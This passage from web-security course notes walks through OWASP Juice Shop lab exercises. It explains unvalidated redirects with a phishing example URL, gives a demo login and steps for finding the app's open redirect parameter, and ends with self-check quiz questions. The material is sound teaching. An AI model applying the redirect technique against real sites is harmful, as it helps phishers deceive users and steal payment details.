8. Now, if you visit <https://juice-shop.herokuapp.com/ftp/legal.md>, you will see the contents of your version of `legal.md`.

### How to avoid it

- Always use latest versions of libraries.
- Keep a look out for [potential vulnerabilities](#) in open source software, and patch them as soon as possible.

### Unvalidated redirects

Let's cite OWASP one last time: *"An attacker links to an unvalidated redirect and tricks victims into clicking it. Victims are more likely to click on it, since the link is to a valid site."*

Here is an example scenario: imagine a web application that includes a route called `redirect`. That route takes a URL as parameter and redirects to the URL. Once an attacker finds a route that enables such redirects, the attacker creates a malicious URL that redirects users to her own site for phishing, e.g.,

`http://www.mygame.nl/redirect?url=www.malicious-url.com`.

The user, when seeing this URL in an email or forum, might just inspect the initial part of the URL, trusts it and subsequently clicks the link as it appears to be leading to `mygame.nl`. Instead of `mygame.nl` it leads to `www.malicious-url.com` which the attacker has under control. If the user does not check the address bar anymore, she will remain under the belief to be on `mygame.nl` - and if she is asked to re-enter her credit card information, she may just do that.

## !! Juice Shop

1. Head over to Juice Shop's installation at <https://juice-shop.herokuapp.com/>
2. Log in as `jim@juice-sh.op` (user) and `ncc-1701` (password).
3. Go to payment options at <https://juice-shop.herokuapp.com/#/payment/shop>. You can also land here by following the procedure for *checking out*.
4. Observe that you cannot pay using crypto currency. This used to be a feature but Juice Shop's developers decided to remove it since it was not profitable. However, they were not very good at removing this functionality.
5. Use the browser's dev tools to view the contents of `main-es2015.js`.

6. Let's see if Juice Shop is vulnerable to unvalidated redirects. Search for the keyword `redirect?to`. Among other options, you will see three modes of crypto currency payments: `Bitcoin`, `Dash`, `Ether`.
7. Hence, if you were to click on `Pay with Bitcoin (now unavailable)`, you will be redirected to Blockchain's website without any warning: `https://tud-juice-shop.herokuapp.com/redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm`. The attacker can just as easily add her own malicious link to the URL after `redirect?to=`.

## How to avoid it

This attack can be avoided by disallowing redirects and forwards in a web application. When redirects have to be included, users should not be allowed to redirect via URL parameters (as was possible in the phishing example above). The user-provided redirects need to be validated (does the user have access rights to the target page?).

## Summary

Overall, as we have just seen, web applications offer many angles of attack. Securing a web application requires extensive knowledge in different areas. When securing a web application, start with defending against the most frequent vulnerabilities.

Keep in mind to sanitize and validate.

## Self-check

Here are a few questions you should be able to answer after having followed the lecture:

1. Consider the following list of abilities a malicious user (the attacker) may have who managed to intercept all of your network traffic. Which of these abilities are needed to steal session cookies?
  - The attacker can eavesdrop (read all your HTTP requests).
  - The attacker can inject additional HTTP requests with your source address.
  - The attacker can modify HTTP requests.
  - The attacker can drop HTTP requests.
2. As a web application user, what makes you most likely to fall victim to a CSRF attack?
  - Using a Web application that is not relying on SSL/TLS.
  - Using the "keep me logged in" option offered by Web applications.
  - Using a Web application with weak encryption.
  - Using the browser's "remember this password" option when logging into a Web application.
3. What does the *same-origin policy* refer to, in particular Ajax)? How is this related to web security?
4. Which attack type does this scenario describe: An attacker can browse through other users' Facebook timelines by URL manipulation.
5. Which vulnerability does this scenario describe: An attacker can access other users' Facebook timelines by stealing their session cookies.

6. Which attack type does this scenario describe: A vulnerability exists if an attacker can inject scripting code into pages generated by a Web application.
7. You have written a web application with a server-side component (a Node.js script). The web app requires a number of cookies (all set by the server-side component) to function properly. To minimize the chance of attack you have an idea: you develop a secret function  $F$  that computes for each cookie value a checksum.  $F$  is only known to you (the owner of the web application);  $F$  cannot be guessed. Initially when each cookie is created, the checksum is appended to the cookie value. When clients send existing cookies back to the server, your server-side component recomputes the checksum of the cookie value (without taking the appended checksum into account) - if the computed checksum is at least as large as the one sent back with the cookie, your application accepts the cookie as valid and non-malicious. Against which attack does this setup protect the Web application?
8. Which of the following approaches is not suitable for an attacker to attempt the injection of malicious data into a server-side application?
  - URL parameter manipulation
  - Hidden HTML field manipulation
  - Cookie manipulation
  - HTML tag manipulation
  - HTTP response header manipulation
9. What does a signed cookie protect against?
10. Which vulnerability does this scenario describe: A company *AlphaShoes* followed all the security principles for designing their website. They tested it thoroughly, and applied protection against all attacks. An attacker still manages to bypass the security of the website due to an underlying vulnerability.